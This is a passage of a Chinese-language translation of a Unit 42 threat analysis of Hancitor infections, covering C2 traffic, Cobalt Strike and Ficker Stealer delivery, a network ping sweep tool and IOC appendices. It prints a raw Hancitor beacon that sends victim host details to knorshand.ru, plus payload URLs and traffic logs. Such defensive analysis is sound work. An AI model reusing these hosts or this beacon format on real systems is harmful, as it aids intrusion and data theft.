Host: knorshand.ru
Content-Length: 131
Cache-Control: no-cache

GUID=749124083636324216548BUILD=0102_jerpo3&INFO=DESKTOP-USER1PC @ DESKTOP-
USER1PC\user1&EXT=&IP=173.66.46.112&TYPE=1&WIN=10.0(x64)HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Tue, 02 Feb 2021 18:30:07 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.45

c
TMNGARRABw==
0
```

图 12.来自 Hancitor C2 流量的 TCP 流

附录 B 列出了从 2020 年 11 月 5 日到 2021 年 2 月 25 日的 Hancitor DLL 文件样本的 63 个 SHA256 哈希值。

第三阶段：Hancitor 注入恶意软件

Hancitor 建立 C2 连接后，会注入恶意软件。Hancitor 的恶意软件都会托管在同一个域上。例如，2021 年 2 月 2 日托管在 bobcvatofredding[.]com。表 3 显示了 Hancitor 的恶意软件的几个最新 URL 示例。

日期	URL	恶意软件
2021-01-19	hxxp://alumaicelodges[.]com/1901.bin	Cobalt Strike
2021-01-19	hxxp://alumaicelodges[.]com/1901s.bin	Cobalt Strike
2021-01-19	hxxp://alumaicelodges[.]com/fls.exe	Ficker Stealer
2021-01-20	hxxp://ferguslawn[.]com/2001.bin	Cobalt Strike
2021-01-20	hxxp://ferguslawn[.]com/2001s.bin	Cobalt Strike
2021-01-20	hxxp://ferguslawn[.]com/6fokjewkj.exe	Ficker Stealer
2021-01-27	hxxp://onlybamboofabrics[.]com/2701.bin	Cobalt Strike
2021-01-27	hxxp://onlybamboofabrics[.]com/27012.bin	Cobalt Strike
2021-01-27	hxxp://onlybamboofabrics[.]com/6gdwwv.exe	Ficker Stealer

2021-02-02	hxxp://bobcatofredding[.]com/0102.bin	Cobalt Strike
2021-02-02	hxxp://bobcatofredding[.]com/0102s.bin	Cobalt Strike
2021-02-02	hxxp://bobcatofredding[.]com/6lavfdk.exe	Ficker Stealer
2021-02-10	hxxp://backupez[.]com/0902.bin	Cobalt Strike
2021-02-10	hxxp://backupez[.]com/0902s.bin	Cobalt Strike
2021-02-10	hxxp://backupez[.]com/6yudfgh.exe	Ficker Stealer
2021-02-10	hxxp://backupez[.]com/47.exe	Send-Safe spambot malware

表 3.最近的 Hancitor 感染中发现的恶意软件的 URL 示例

Hancitor 仅在感染 AD 环境中的主机时才会注入 Cobalt Strike，如果计算机是像家用的个人 PC 这样的独立主机，则它不会注入 Cobalt Strike，但 Hancitor 通常会向其感染的任何主机注入 Ficker Stealer。

分析感染后流量是从 Hancitor 感染中识别出恶意软件的最简单方法。Ficker Stealer 造成的流量与 Cobalt Strike 产生的流量不同。图 13 显示了 2021 年 2 月 2 日感染的流量，并突出显示了与 Ficker Stealer 相关的项目。



图 13.Hancitor 感染的流量，突出显示了与 Ficker Stealer 相关的项目

附录 D 包含有关 2020 年 10 月至 2021 年 3 月与 Hancitor 相关的 Ficker Stealer 恶意

软件样本的信息。

图 14 显示了相同的流量，但突出显示了与 Cobalt Strike 有关的项目。

Time	Dst	port	Host	Info
2021-02-02 16:24:20	23.21.252.4	80	api.ipify.org	GET / HTTP/1.1
2021-02-02 16:24:30	45.9.191.107	80	knorshand.ru	POST /8/forum.php HTTP/1.1 (applica
2021-02-02 16:24:31	8.209.78.68	80	bobcatofredding.com	GET /0102.bin HTTP/1.1
2021-02-02 16:24:31	8.209.78.68	80	bobcatofredding.com	GET /0102s.bin HTTP/1.1
2021-02-02 16:24:31	8.209.78.68	80	bobcatofredding.com	GET /6lavfdk.exe HTTP/1.1
2021-02-02 16:24:31	192.254.79.71	8080	192.254.79.71:8080	GET /EbHm HTTP/1.1
2021-02-02 16:24:31	192.254.79.71	443		Client Hello
2021-02-02 16:24:32	23.21.252.4	80	api.ipify.org	GET /?format=xml HTTP/1.1
2021-02-02 16:24:34	192.254.79.71	8080	192.254.79.71:8080	GET /ptj HTTP/1.1
2021-02-02 16:24:34	192.254.79.71	443		Client Hello
2021-02-02 16:25:06		53	Standard query 0xe0e0 A sweyblidian.com	
2021-02-02 16:25:06			Standard query response 0xe0e0 A sweyblidian.com A 185.1	
2021-02-02 16:25:06	185.100.65.29	80		49806 → 80 [SYN] Seq=0 Win=64240 Le
2021-02-02 16:25:14	185.100.65.29	80		49809 → 80 [SYN] Seq=0 Win=64240 Le
2021-02-02 16:25:34	192.254.79.71	8080	192.254.79.71:8080	GET /ptj HTTP/1.1
2021-02-02 16:25:35	192.254.79.71	443		Client Hello
2021-02-02 16:26:32	45.9.191.107	80	knorshand.ru	POST /8/forum.php HTTP/1.1 (applica
2021-02-02 16:26:35	192.254.79.71	8080	192.254.79.71:8080	GET /ptj HTTP/1.1
2021-02-02 16:26:36	192.254.79.71	443		Client Hello
2021-02-02 16:27:35	192.254.79.71	8080	192.254.79.71:8080	GET /ptj HTTP/1.1
2021-02-02 16:27:37	192.254.79.71	443		Client Hello
2021-02-02 16:28:33	45.9.191.107	80	knorshand.ru	POST /8/forum.php HTTP/1.1 (applica
2021-02-02 16:28:35	192.254.79.71	8080	192.254.79.71:8080	GET /ptj HTTP/1.1
2021-02-02 16:28:38	192.254.79.71	443		Client Hello
2021-02-02 16:29:36	192.254.79.71	8080	192.254.79.71:8080	GET /ptj HTTP/1.1

图 14.Hancitor 感染的流量中与 Cobalt Strike 相关的项目

Ficker Stealer 和 Cobalt Strike 不会将任何工件保留在受感染主机的磁盘上。Ficker Stealer 是一种“smash and grab”（粉碎和抢夺）式的恶意软件，旨在泄露数据，并且不会保留在受感染的主机上。Cobalt Strike 则驻留在系统内存中，并且在我们的测试环境中，它无法在重启后存活。

最后阶段：Cobalt Strike 注入恶意软件

Hancitor 背后的攻击者使用 Cobalt Strike 注入恶意软件。2021 年 2 月 2 日的攻击事件中表明，使用 Cobalt Strike 植入 NetSupport Manager RAT。

Cobalt Strike 启动后，感染 Hancitor 的主机上出现的另一个文件是一个 ping 工具的 Windows EXE 文件。

该 EXE 文件最早于 2020 年 12 月 15 日开始出现，并且我们注意到至少在 2021 年 1 月 25 日之前存在的各种文件哈希。ping 工具始终与 Hancitor Word 文档保存在同一目录中。

图 15 显示了将 Hancitor Word 文档保存到受感染用户的 Documents 文件夹后，于 2021 年 1 月 13 日看到的工具示例：



图 15. 网络 ping 工具示例

如图 15 所示，EXE 文件名为 xx.exe。在一周后的 1 月 20 日，该工具的一个新示例名为 netpingall.exe，如图 16 所示。



图 16.1 月 20 日的 ping 工具示例

从 2021 年 1 月 20 日开始的感染时间戳显示以下内容：

```
0120_203089882.doc - Word doc with macros for Hancitor - 16:27 UTC
netpingall.exe - Network ping tool seen after Cobalt Strike - 17:19 UTC
result.txt - Results of the network ping tool scan - 18:18 UTC
```

在感染 Hancitor 的 Word 文档保存到磁盘后约 52 分钟，出现了一个 ping 工具的 EXE。在 ping 工具出现约 59 分钟后，扫描结果被保存到一个名为 result.txt 的文本文件中。

这个 ping 工具是为了查找 AD 环境中的其它活动主机。该工具可 ping 超过 1700 万个内部不可路由的 IPv4 地址，从而产生约 1.5 GB 的 ICMP 流量。

通常，在 AD 环境中几乎不存在对内部不可路由的 IPv4 地址执行 ping 的情况。内部 IP 地址空间内的 ping 应仅限于 LAN。例如，172.16.1.0/24 的 LAN 环境由主机可能在此网络中

ping 的 254 个内部 IP 地址组成，但通常，我们不会看到对这 254 个 IP 地址之外的其它路由不可达的执行 ping。

我们在各种规模的 LAN 环境中测试了此 ping 工具，并且该工具始终产生 1.5 GB 的 ICMP 流量，以传输到超过 1700 万个的路由不可达的 IPv4 地址。

这是非常杂乱的流量。此外，Hancitor 已证明在部署和使用此 ping 工具方面明显缺乏隐藏特性。这样的异常 EXE 文件很容易被注意到，特别是当它的扫描结果被保存为同一目录下的文本文件时。

对于涉及此 ping 工具的扫描，在将结果保存到 result.txt 之后，从未删除过相关文件，因此任何取证调查都会很快找到这个工具。1.5 GB 的 ICMP 流量应该非常引人注目。

ping 工具生成 ICMP 流量，首先命中 192.168.0.0/16 地址段的所有 IP 地址，然后到 172.16.0.0/12 地址段，最后到 10.0.0.0/8 地址段。



图 17.ping 工具样本中启动 ICMP 流量的示例

自 2021 年 1 月 25 日以来，我们没有再发现任何 Hancitor 攻击通过 Cobalt Strike 注入的新 ping 工具样本的信息。这可能是 Hancitor 背后的攻击者意识到了这种活动的可疑性，并停止使用它。

附录 C 列出了 2020 年 12 月和 2021 年 1 月 Hancitor 攻击中发现的五个样本的信息。

结论

Hancitor 恶意软件的攻击活动已经形成了明显的模式。这些模式包括在 AD 环境中使用 Cobalt Strike 进行 Hancitor 攻击。在某些情况下，通过 Cobalt Strike 注入的恶意软件可能包括网络 ping 工具，该工具在 ping 超过 1700 万个内部 IPv4 地址时会生成异常大量的 ICMP 流量。

拥有强大的垃圾邮件过滤功能及完善的系统管理的组织，被 Hancitor 及其感染后活动感染的风险要低得多。

IOC

附录 A

2020 年 11 月 5 日至 2021 年 2 月的 127 个 Word 文档 SHA256 哈希以及带有 Hancitor 的宏，请访问：

https://github.com/pan-unit42/iocs-Hancitor/blob/main/APPENDIX-A-2020-11-05-thru-2021-02-25-Hancitor-Word-docs.txt

附录 B

2020 年 11 月 5 日到 2021 年 2 月 25 日的 Hancitor DLL 文件样本的 63 个 SHA256 哈希值，请访问：

https://github.com/pan-unit42/iocs-Hancitor/blob/main/APPENDIX-B-2020-11-05-thru-2021-02-25-Hancitor-DLL-files.txt

附录 C

2020 年 12 月和 2021 年 1 月 Hancitor 感染中发现的五个 ping 工具样本的信息，请访问：

https://github.com/pan-unit42/iocs-Hancitor/blob/main/APPENDIX-C-2020-12-15-thru-2021-01-25-network-ping-tool-samples.txt

附录 D

2020 年 10 月到 2021 年 3 月的三个与 Hancitor 感染相关的 Ficker Stealer 恶意软件样本的信息，请访问：

https://github.com/pan-unit42/iocs-Hancitor/blob/main/APPENDIX-D-Samples-of-Ficker-Stealer-Associated-With-Hancitor.txt

附录 E

2021 年 2 月起与 Hancitor 攻击相关的示例 Send-Safe spambot 恶意软件的信息，请访问：

https://github.com/pan-unit42/iocs-Hancitor/blob/main/APPENDIX-E-Samples-Send-Safe-Associated-With-Hancitor.txt

原文链接：

https://unit42.paloaltonetworks.com/hancitor-infections-cobalt-strike/